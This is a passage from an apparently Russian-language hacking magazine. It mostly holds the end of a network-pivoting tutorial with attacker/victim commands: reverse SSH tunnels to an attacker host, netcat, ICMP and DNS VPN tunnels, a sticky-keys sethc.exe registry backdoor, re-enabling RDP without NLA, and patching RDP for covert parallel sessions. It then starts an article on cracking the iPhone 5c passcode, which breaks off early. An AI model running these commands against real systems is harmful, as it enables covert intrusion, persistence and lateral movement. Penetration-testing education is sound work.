victim$> $(pwd)/sshd -f sshd_config
```

Теперь SSH-сервер сможет работать в роли прокси-сервера без прав root и залогиниться на него мы сможем с любым паролем.

На Windows, где сервер SSH обычно отсутствует, можно использовать freeSSHd, который будет работать в роли прокси-сервера. Правда, для этого нам все же потребуются права администратора. FreeSSHd — это отличная альтернатива 3proxy и meterpreter, когда антивирус не дает запустить ничего подозрительного.


Рассмотрим типичный пример прохождения сетевого периметра. Вообразим, что получен доступ к серверу из DMZ. На такие серверы обычно пробрасываются только нужные порты, а значит, напрямую на прокси мы не подключимся. Вспоминаем про туннелирование портов:

```
victim$> ssh -N proxy@attacker -R 2222:victim:22
```

Теперь `attacker:2222` будет проброшен на `victim:22`. Через этот туннель мы организуем прокси:

```
attacker> ssh -ND 127.0.0.1:3128 127.0.0.1 -p2222
```

Если все прошло успешно, то на attacker появится SOCKS-прокси на TCP-порте 3128. По сути, это туннель внутри туннеля.


:3128
ssh -ND attacker:3128 victim@127.0.0.1 -p2222
ssh -N proxy@attacker -R 2222:victim:22
proxy
attacker
victim
LAN

SOCKS-прокси в качестве «туннеля внутри туннеля»

Если проблем с антивирусами нет, можно воспользоваться Metasploit, это будет немного проще:

```
meterpreter> run autoroute -s 10.0.0.0/8
msf> use auxiliary/server/socks4a
```

Используем прокси

Чтобы использовать прокси на стороне атакующего, мы можем:
- указать в настройках конкретной программы адрес прокси (тут есть минус — не все приложения поддерживают прокси);
- принудительно проксировать любое приложение (это называется «соксификация»).

Соксификацию можно организовать следующей командой:

```
attacker> proxychains nmap -sT -Pn -n 192.168.0.0/24
```

Этот вариант подходит почти для любого приложения, даже для такого, которое не поддерживает настройку прокси, так как подменяет библиотечные вызовы `connect()`, `send()` и `recv()`. Однако и тут есть нюансы: проксирование не поддерживают программы, генерирующие пакеты через raw-сокеты или не использующие библиотеку libc (то есть статически собранные).

Кроме того, мы можем делать прозрачное проксирование, для чего используется прокси redsocks. Для его настройки прописываем в `/etc/redsocks.conf` следующее:

```
local_ip = 127.0.0.1;
local_port = 12345;
ip = 127.0.0.1;
port = 3128;
```

После этого можно запустить прокси:

```
attacker> sudo iptables -t nat -A OUTPUT -p tcp -d 10.0.0.0/8 -j
REDIRECT —to-ports 12345
attacker> sudo redsocks -c /etc/redsocks.conf
attacker> nmap -sT -Pn -n 10.0.0.0/24
```

Теперь можем напрямую посылать пакеты в интересующую нас сеть. Iptables прозрачно для нас перехватит их и направит на redsocks, который, в свою очередь, направит пакеты непосредственно на прокси-сервер. Однако использование raw-сокетов по-прежнему недопустимо, потому что они генерируются за пределами iptables и маршрутизации.

Проксирование все же имеет некоторые недостатки:
- проксируются только уровни OSI выше четвертого;
- скорость новых соединений невысока — порты будут сканироваться медленно;
- проксируются в основном TCP-пакеты.

От всех этих проблем нас избавит полноценный VPN-туннель.

VPN-ТУННЕЛИ

VPN-туннели призваны обеспечить атакующему полноценный доступ во внутреннюю сеть или изолированный VLAN и открыть возможность для дальнейшего комфортного продвижения. Все примеры использования туннелей требуют прав администратора или root.

VPN-туннель через TCP в одну команду (L3-туннель)

В Linux мы можем очень элегантно поднять туннель, не используя настраиваемый VPN-сервер:

```
attacker> sudo pppd noauth pty 'nc -klp 5555'
victim#> pppd noauth persist pty 'nc attacker 5555' 172.16.0.1:172.
16.0.2
```

Туннель создан. Теперь, чтобы превратить victim в gateway, нужно проделать следующее:

```
victim#> echo 1 > /proc/sys/net/ipv4/ip_forward
victim#> iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Готово, с этого момента мы можем направлять трафик во внутреннюю сеть как есть, используя только роутинг:

```
attacker> sudo route add -net 10.0.0.0/8 dev tun0
```

Стоит отметить, что, используя `pppd`, мы можем создавать туннель по инициативе любой из сторон (victim или attacker). Это значит, что мы получили возможность обойти проблемы с межсетевыми экранами. Для работы требуется поддержка ядра (модуль `ppp_generic`).

А вот еще один способ поднять туннель, используя IPIP:

```
attacker> sudo ip tunnel add tun0 mode ipip remote victim local
attacker dev eth0
attacker> sudo ifconfig tun0 172.16.0.2/30 pointopoint 172.16.0.1
victim#> ip tunnel add tun0 mode ipip remote attacker local victim
dev eth0
victim#> ifconfig tun0 172.16.0.1/30 pointopoint 172.16.0.2
```

VPN туннель через SSH (L2/L3-туннели)

Если на victim или attacker есть SSH-сервер, то этого достаточно, чтобы создать VPN. Сперва нужно разрешить подключение в `/etc/ssh/sshd_config`:

```
PermitTunnel point-to-point
```

После этого можно создать подключение:

```
attacker> sudo ssh -N tun@victim -w 0:0
attacker> sudo ifconfig tun0 172.16.0.1/30 pointopoint 172.16.0.2
victim#> ifconfig tun0 172.16.0.2/30 pointopoint 172.16.0.1
attacker> sudo route add -net 10.0.0.0/8 dev tun0
victim#> echo 1 > /proc/sys/net/ipv4/ip_forward
victim#> iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Для организации доступа в сеть L3-туннеля будет достаточно. Но если мы хотим не просто просканировать порты, а выполнять атаки, такие как ARP/NBNS/DHCP-spoofing, то потребуется L2-туннель. Для этого прописываем в `/etc/ssh/sshd_config` следующее:

```
PermitTunnel ethernet
```

Перезапускаем SSH-сервер и выполняем подключение:

```
attacker> sudo ssh root@victim -o Tunnel=ethernet -w any:any
victim#> brctl addbr br0; brctl addif br0 eth0; brctl addif br0 tap0;
 ifconfig eth0 0 promisc; ifconfig br0 10.0.0.70/24
attacker> sudo dhclient tap0
```

Как всегда, с L2-туннелями нужно быть очень осторожным: из-за малейшей ошибки при создании мостов удаленная машина уйдет в вечный офлайн.

VPN-туннели на Windows

Windows из коробки тоже поддерживает VPN (в варианте PPTP/L2TP). Более того, управлять можно из командной строки благодаря встроенному компоненту:

```
victim#> rasdial.exe netname username * /phonebook:network.ini
```

Конфиг для `network.ini` выглядит следующим образом:

```
[netname]
MEDIA=rastapi
Port=VPN9-0
DEVICE=rastapi
PhoneNumber=attacker
```

Отключают VPN-соединения следующей командой:

```
victim#> rasdial netname /disconnect
```

Не стоит забывать про классический OpenVPN, который прекрасно работает и на Linux, и на Windows. При наличии прав администратора его использование не должно вызвать проблем.

Также достаточно экзотический, но действенный способ L2-туннелирования на Windows через виртуализацию был описан в моей прошлой статье.

VPN-туннель через ICMP

Если выход в интернет запрещен, но разрешены пинги, то можно воспользоваться hans и в две команды создать L3-туннель (`172.16.0.1` на attacker и `172.16.0.10` на victim):

```
attacker> sudo ./hans -s 172.16.0.1 -p passwd
victim#> ./hans -c attacker -p passwd -a 172.16.0.10
```

Клиентская сторона для Windows работает аналогичным образом, но для работы потребуется tap-интерфейс, который можно создать с помощью OpenVPN.

VPN-туннель через DNS

В последний раз возвращаемся к DNS. Если в настройках DNS разрешены резолвы произвольных доменов, что бывает достаточно часто, то с помощью iodine мы можем создать полноценный L3-туннель (`172.16.0.1` на attacker и `172.16.0.2` на victim):

```
attacker> sudo ./iodined -f 172.16.0.1 -P passwd attacker.tk
victim#> ./iodine -f -P passwd attacker.tk
```

VPN-туннели можно организовать как напрямую между attacker и victim, так и сочетанием разных техник проброса портов. Например, мы можем вместо DNS-туннеля iodine использовать сочетание DNS2TCP + pppd.

Подводя итог под этим разделом, я бы добавил, что использование VPN-туннелей хоть и дает комфортный доступ в сеть, все же не обязательный этап в проникновении. Если это нельзя выполнить легко, то тратить время на траблшутинг нецелесообразно. Почти всегда достаточно старого доброго проксирования трафика.

ОРГАНИЗАЦИЯ GUI

Очень много проблем при постэксплуатации создают GUI-программы. Несмотря на то что мы всегда предпочитаем командную строку, от GUI невозможно полностью избавиться.

В Linux в ходе постэксплуатации, как правило, крайне редко требуется GUI — почти все программы имеют CLI-интерфейс, а система обычно выступает в роли сервера. Да и сама ОС предлагает достаточно гибкие решения для предоставления GUI.

Другое дело с Windows. У подавляющего большинства программ просто нет консольного интерфейса. Настраивают систему во многом с использованием GUI. То же относится и к некоторым хакерским инструментам под Windows. С одной стороны, в Windows всегда есть встроенный RDP для удаленных графических сеансов, но с другой — на клиентских версиях Windows, которых большинство, их использование приведет к блокировке сеанса текущего пользователя. Пользователь начнет в ответ выкидывать нашу сессию, и подобные «качели» в итоге вызовут тревогу у безопасников.

Быстрая GUI-сессия

Есть старый, но безотказный трюк под названием sticky keys, позволяющий запускать программы, не выполняя входа в Windows:

```
victim#> reg add 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Image File Execution Options\sethc.exe' /v Debugger /t reg_sz /d '\
windows\system32\cmd.exe'
```

Рекомендую использовать этот метод именно через обработчик запуска программы, а не через замену файла `cmd.exe` → `sethc.exe`, так как антивирусы такое иногда палят.


Если вдруг RDP окажется отключен, можно сделать следующее:

```
victim#> reg add 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server' /v fDenyTSConnections /t REG_DWORD /d 0 /f
victim#> sc config TermService start= auto
victim#> net start TermService
victim#> netsh.exe firewall add portopening TCP 3389 'Remote Desktop'
victim#> netsh advfirewall firewall add rule name='Remote Desktop'
dir=in action=allow protocol=TCP localport=3389
```

Также убедимся, что на удаленной машине нет NLA:


```
victim#> reg add 'HKLM\system\currentcontrolset\control\Terminal
Server\WinStations\RDP-Tcp' /v UserAuthentication /t REG_DWORD /d
0x0 /f
```

Описанный метод прост и красив — подключаемся по RDP и вместо логона жмем пять раз Shift.



```
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

C:\WINDOWS\system32>explorer

C:\WINDOWS\system32>_
```

Подключение по RDP с сохранением пользовательской сессии


Администратор: C:\windows\system32\cmd.exe
Имя пользователя
Пароль
Вход в: WIN10VM
Как я могу войти в другой домен?

```
Microsoft Windows [Version 10.0.10586]
(c) Корпорация Майкрософт (Microsoft Corporation), 2015. Все права защищены.

C:\Windows\system32>_
```

Работает этот метод как на XP, так и на 10

Этот прием не раз выручал меня, когда требовалось запустить GUI-программу.

Но увы, у него есть минус: так как полноценная RDP-сессия при запуске программ подобным образом не создается, у нас будет лишь пара минут, пока мы не отвалимся по тайм-ауту. Часто этого времени оказывается достаточно. Но если нет?

Параллельный доступ по RDP

Как было сказано, главная проблема — не заблокировать сессию залогиненного пользователя. Существует несколько решений для патчинга службы `termservice` и снятия ограничений на количество одновременных сессий. Наиболее проверенным вариантом оказался rdpwrap. Патчим RDP и делаем его мультисессионным одной командой:

```
victim#> RDPWInst.exe -i -s
```

Проект, увы, не поддерживает Windows XP, тут пригодится другое решение:

```
victim#> termsrv_patcher.exe --patch
```

Теперь, используя временную локальную или доменную учетку, можно логиниться по RDP и открывать ярлыки на рабочем столе victim, пока тот работает в своей сессии и ничего не подозревает:

```
attacker> rdesktop victim
```

ВЫВОДЫ

Pivoting — это большой этап работ стадии постэксплуатации. Я постарался осветить связанные с ним задачи в хронологическом порядке:
- перенос файлов;
- проброс портов и обход файрволов;
- получение доступа в сеть через прокси или VPN.

Конечно, встречаются более специфичные случаи, чем представленные в статье. Однако, используя сочетания представленных приемов, можно выйти победителем из любой ситуации.

Недостаточный pivoting может привести к досадной неудаче, когда был произведен взлом, получены требуемые права, но конечная цель не взята из-за каких-то технических формальностей — атакующий был за NAT и не мог принять обратный шелл или программу не удалось запустить из-за необходимости GUI, а пользователь постоянно завершал RDP-сеанс.

Видно, что многие приемы pivoting'а можно использовать без прав администратора или root.

Существует некий стереотип, что после получения доступа к системе следует обязательно поднять привилегии. Да, административные права — это, конечно, хорошо. Однако на моей практике было два показательных случая, когда проникновение происходило и с Windows, и с Linux, причем без прав суперпользователя. Быстрые попытки поднятия привилегий не привели к успеху, но так ли это было нужно? Даже без административных прав атакованные системы вполне можно было использовать для пересылки трафика во внутреннюю сеть, в которой найти уязвимый компонент и получить на нем полные права, как правило, не так уж и сложно. В результате в обоих случаях контроллеры доменов пали и вся внутренняя инфраструктура была захвачена.

Даже одна, самая незначительная RCE может привести к фатальным последствиям для всей инфраструктуры, всего бизнеса. Никакие файрволы и прочие превентивные меры не способны сдержать хакера, который уже успел проникнуть в сеть.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

ТОТ САМЫЙ 5C

КАК МЫ СОЗДАЛИ СОФТВЕРНЫЙ МЕТОД ВСКРЫТИЯ ЗНАМЕНИТОГО IPHONE 5C

iPhone 5c был последним смартфоном Apple, основанным на 32-битном процессоре. В то же время это — знаковая модель, получившая широкую известность после инцидента в Сан-Бернардино. Пять лет назад взлом iPhone 5c террориста стал камнем преткновения и причиной жаркого спора между Apple и ФБР. Сегодня же взломать такой аппарат можно быстро и достаточно просто.

Чем интересен iPhone 5c — по любым меркам серьезно устаревший телефон? Как минимум двумя вещами. С технической точки зрения это последняя модель iPhone, в которой нет сопроцессора Secure Enclave, что позволяет получить полный доступ к его содержимому, в том числе всем без исключения ключам шифрования. Взлом iPhone этой модели, по сути, последняя оставшаяся возможность покопаться во внутренностях подсистемы безопасности iOS — в более новых моделях она становится недоступной из-за аппаратной защиты.

Но интересна эта модель не только с технической, но и с политической точки зрения. Именно она оказалась местом столкновения интересов Apple и Федерального бюро расследований.

Историческая справка

iPhone 5c, по сути проходная бюджетная модель, стал печально известным после террористической атаки в Сан-Бернардино в декабре 2015 года. Принадлежавший работодателю стрелка телефон этой модели оказался заблокирован не известным ни самому работодателю, ни спецслужбам паролем из четырех цифр. Более того, устройство было настроено так, чтобы после десяти неудачных попыток подобрать пароль все данные были уничтожены. Судорожные метания привели к поспешным поступкам. Работодатель террориста изменил пароль от iCloud, и создать свежую резервную копию в облаке стало невозможно. Работа спецслужб застопорилась; для извлечения информации из телефона был нужен код блокировки.

Технических средств для взлома таких устройств в те годы не существовало. Федеральное бюро расследований потребовало, чтобы в Apple создали программное обеспечение, которое позволило бы ФБР разблокировать iPhone 5c террориста. В Apple отказались создавать такое программное обеспечение (хотя чисто технически могли это сделать не напрягаясь). Было назначено судебное слушание. Однако за день до него обвинение попросило отсрочку, заявив о существовании третьей стороны, способной помочь в разблокировке. Еще через несколько дней ФБР объявило, что аппарат удалось разблокировать. Слушание не состоялось, иск был отозван.

До сих пор официально не сообщалось, каким методом воспользовалось ФБР для получения пароля и кто его разработал. Однако нам известна примерная сумма, уплаченная за взлом устройства: директор ФБР Джеймс Коми сказал в интервью, что взлом телефона обошелся ФБР более чем в 1,3 миллиона долларов. Впрочем, имя подрядчика так и не обнародовали. Некоторые анонимные источники утверждают, что подрядчиком была израильская компания Cellebrite, которая не опровергла, но и не подтвердила это. Однако The Washington Post сообщила, что, по словам очередных анонимных «людей, знакомых с вопросом», ФБР заплатило «профессиональным хакерам», которые использовали неопубликованную уязвимость в программном обеспечении iPhone.

АЛЬТЕРНАТИВЫ

У предложенного нами способа взлома iPhone 5c есть несколько альтернатив. В первую очередь, конечно же, нужно упомянуть сугубо коммерческие продукты и сервисы компании Cellebrite. Эти решения доступны исключительно правоохранительным органам, причем не каждой страны, а их стоимость составляет десятки тысяч долларов.

В свое время перебирать коды блокировки можно было при помощи аппаратного «черного ящика» IP-BOX и его клонов. Основной недостаток всех этих устройств в том, что они не работают с современными версиями iOS: поддерживаются только версии до 8.1 включительно. Второй недостаток — низкая скорость перебора: порядка шести секунд на попытку, 17 часов на взлом четырехзначного PIN-кода.

Еще одной попыткой стало решение за авторством Сергея Скоробогатова. В своем проекте «Анализ безопасности Apple iPhone 5c» Сергей продемонстрировал атаку, позволяющую подобрать код блокировки iPhone 5c. У метода, предложенного Сергеем, также есть недостатки. Во-первых, телефон потребуется разобрать, что не каждому по силам. Второй недостаток тот же, что и у IP-BOX: скорость перебора не превышает одного пароля в пять секунд. Сам Сергей утверждает, что взломать четырехзначный код доступа можно примерно за сутки, а перебор шестизначного PIN-кода и вовсе бессмыслен.

КАК ЭТО РАБОТАЕТ

